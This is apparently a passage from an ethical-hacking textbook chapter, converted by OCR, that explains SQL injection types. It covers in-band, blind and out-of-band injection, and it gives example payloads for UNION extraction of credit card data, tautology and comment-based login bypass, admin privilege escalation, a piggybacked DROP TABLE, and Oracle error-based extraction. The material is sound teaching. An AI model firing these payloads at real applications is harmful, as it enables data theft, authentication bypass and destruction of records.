
- **In-band SQL Injection**: An attacker uses the same communication channel to perform the attack and retrieve the results. In-band attacks are commonly used and easy-to-exploit SQL injection attacks. The most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.
- **Blind/Inferential SQL Injection**: In blind/inferential injection, the attacker has no error messages from the system to work on. Instead, the attacker simply sends a malicious SQL query to the database. This type of SQL injection takes a longer time to execute because the result returned is generally in Boolean form. Attackers use true or false results to determine the structure of the database and the data. In the case of inferential SQL injection, no data is transmitted through the web application, and it is not possible for an attacker to retrieve the actual result of the injection; therefore, it is called blind SQL injection.
- **Out-of-Band SQL Injection**: Attackers use different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. This type of attack is difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application.

The diagram below shows the different types of SQL injection:



SQL Injection
In-band SQL Injection
Blind/Inferential SQL Injection
Time Delay
Boolean Exploitation
Heavy Query
Out-of-Band SQL Injection
Error-based SQL Injection
UNION SQL Injection
Tautology
End of Line Comment
Inline Comment
Piggybacked Query
System Stored Procedure
Illegal/Logically Incorrect Query

Figure 15.7: Types of SQL Injection



In-Band SQL Injection

- Attackers use the **same communication channel** to perform the attack and **retrieve** the results

Types of in-band SQL Injection

Error-based SQL Injection

Attackers intentionally **insert bad input** into an application, thereby causing it to throw **database errors**

System Stored Procedure

Attackers **exploit databases' stored procedures** to perpetrate their attacks

Illegal/Logically Incorrect Query

Attackers **send an incorrect query to the database intentionally** to generate an error message that may be helpful in performing further attacks

Union SQL Injection

Attackers use a UNION clause to add a malicious query to the requested query

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL
SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Tautology

Attackers inject statements that are always true so that the queries always return results after evaluating the WHERE condition

```
SELECT * FROM users WHERE name = '' OR '1'='1';
```

End of Line Comment

After injecting the code into a specific field, legitimate code that follows is nullified using end of line comments

```
SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --';
```

In-line Comments

Attackers integrate multiple vulnerable inputs into a single query using inline comments

```
INSERT INTO Users (UserName, isAdmin, Password)
VALUES('Attacker', 1, /*', 0, '*/'mypwd')
```

Piggybacked Query

Attackers inject additional malicious query into the original query. Consequently, the DBMS executes multiple SQL queries

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob';
DROP TABLE DEPT;
```

In-Band SQL Injection

In in-band SQL injection, attackers use the same communication channel to perform the attack and retrieve the results. Depending on the technique used, there are various types of in-band SQL injection attacks. The most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.

The different types of in-band SQL injection are as follows:

- **Error-based SQL Injection**

  An attacker intentionally inserts bad inputs into an application, causing it to return database errors. The attacker reads the resulting database-level error messages to find an SQL injection vulnerability in the application. Accordingly, the attacker then injects SQL queries that are specifically designed to compromise the data security of the application. This approach is very useful to build a vulnerability-exploiting request.

- **System Stored Procedure**

  The risk of executing a malicious SQL query in a stored procedure increases if the web application does not sanitize the user inputs used to dynamically construct SQL statements for that stored procedure. An attacker may use malicious inputs to execute the malicious SQL statements in the stored procedure. Attackers exploit databases' stored procedures to perpetrate their attacks.

  For example,

  ```
  Create procedure Login @user_name varchar(20), @password
  varchar(20) As Declare @query varchar(250) Set @query = ' Select
  1 from usertable Where username = ' + @user_name + ' and password
  = ' + @password exec(@query) Go
  ```

If the attacker enters the following inputs in the application input fields using the above stored procedure running in the backend, he/she will be able to login with any password.

User input: anyusername or 1=1' anypassword

- **Illegal/Logically Incorrect Query**

  An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, and so on. In this SQL injection attack, an attacker intentionally sends an incorrect query to the database to generate an error message that may be useful for performing further attacks. This technique may help an attacker to extract the structure of the underlying database.

  For example, to find the column name, an attacker may give the following malicious input:

  Username: 'Bob"

  The resultant query will be

  ```
  SELECT * FROM Users WHERE UserName = 'Bob"' AND password =
  ```

  After executing the above query, the database may return the following error message:

  "Incorrect Syntax near 'Bob'. Unclosed quotation mark after the character string '' AND Password='xxx''."

- **UNION SQL Injection**

  The “UNION SELECT” statement returns the union of the intended dataset and the target dataset. In a UNION SQL injection, an attacker uses a **UNION** clause to append a malicious query to the requested query, as shown in the following example:

  ```
  SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL
  SELECT creditCardNumber,1,1 FROM CreditCardTable
  ```

  The attacker checks for the UNION SQL injection vulnerability by adding a single quote character (‘) to the end of a ".php? id=" command. The type of error message received will tell the attacker if the database is vulnerable to a UNION SQL injection.

- **Tautology**

  In a tautology-based SQL injection attack, an attacker uses a conditional OR clause such that the condition of the WHERE clause will always be true. Such an attack can be used to bypass user authentication.

  For example,

  ```
  SELECT * FROM users WHERE name = ‘’ OR ‘1’=‘1’;
  ```

  This query will always be true, as the second part of the OR clause is always true.

- **End-of-Line Comment**

  In this type of SQL injection, an attacker uses **line comments** in specific SQL injection inputs. Comments in a line of code are often denoted by (--), and they are ignored by the query. An attacker takes advantage of this commenting feature by writing a line of code that ends in a comment. The database will execute the code until it reaches the commented portion, after which it will ignore the rest of the query.

  For example,

  ```
  SELECT * FROM members WHERE username = 'admin'--' AND password =
  'password'
  ```

  With this query, an attacker can login to an admin account without the password, as the database application will ignore the comments that begin immediately after username = ‘admin’.

- **In-line Comments**

  Attackers simplify an SQL injection attack by integrating multiple vulnerable inputs into a single query using in-line comments. This type of injections allows an attacker to bypass blacklisting, remove spaces, obfuscate, and determine database versions.

  For example,

  ```
  INSERT INTO Users (UserName, isAdmin, Password) VALUES
  ('".$username."', 0, '".$password."')"
  ```

  is a dynamic query that prompts a new user to enter a username and password.

  The attacker may provide malicious inputs as follows.

  ```
  UserName = Attacker', 1, /*
  ```

  ```
  Password = */'mypwd
  ```

  After these malicious inputs are injected, the generated query gives the attacker administrator privileges.

  ```
  INSERT INTO Users (UserName, isAdmin, Password)
  VALUES(‘Attacker', 1, /*’, 0, ‘*/’mypwd’)
  ```

- **Piggybacked Query**

  In a piggybacked SQL injection attack, an attacker injects an additional malicious query into the original query. This type of injection is generally performed on batched SQL queries. The original query remains unmodified, and the attacker’s query is piggybacked on the original query. Owing to piggybacking, the DBMS receives multiple SQL queries. Attackers use a semicolon (;) as a query delimiter to separate the queries. After executing the original query, the DBMS recognizes the delimiter and then executes the piggybacked query. This type of attack is also known as a stacked queries attack. The intention of the attacker is to extract, add, modify, or delete data, execute remote commands, or perform a DoS attack.


For example, the original SQL query is as follows:

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = ’Bob’
```

Now, the attacker concatenates the delimiter (;) and the malicious query to the original query as follows:

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = ’Bob’;
DROP TABLE DEPT;
```

After executing the first query and returning the resultant database rows, the DBMS recognizes the delimiter and executes the injected malicious query. Consequently, the DBMS drops the table DEPT from the database.



Error Based SQL Injection

- Error based SQL Injection **forces the database** to perform some operation in which the **result will be an error**
- This exploitation may differ depending on the DBMS

- **Consider the SQL query shown below:**

```
SELECT * FROM products WHERE
id_product=$id_product
```

- **Consider the following request to a script that executes the query above:**

```
http://www.example.com/product.php?id=10
```

- **The malicious request would be (e.g., Oracle 10g):**

```
http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT
user FROM DUAL) )—
```

- In the example, the tester concatenates the value 10 with the result of the function `UTL_INADDR.GET_HOST_NAME`
- This Oracle function will try to return the hostname of the parameter passed to it, which is another query, the name of the user
- When the database looks for a hostname with the user database name, it fails and return an error message such as follows:

```
ORA-292257: host SCOTT unknown
```

- Then, the tester can manipulate the parameter passed to `GET_HOST_NAME()` function, and the result will be shown in the error message

Error Based SQL Injection

Let us understand the details of error-based SQL injection. As discussed earlier, in error-based SQL injection, the attacker forces the database to return error messages in response to his/her inputs. Later, the attacker may analyze the error messages obtained from the underlying database to gather information that can be used for constructing the malicious query. The attacker uses this type of SQL injection technique when he/she is unable to exploit any other SQL injection techniques directly. The primary goal of this technique is to generate the error message from the database, which can be used to perform a successful SQL injection attack. Such exploitation may differ from one DBMS to another.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider the request to a script that executes the query above:

```
http://www.example.com/product.php?id=10
```

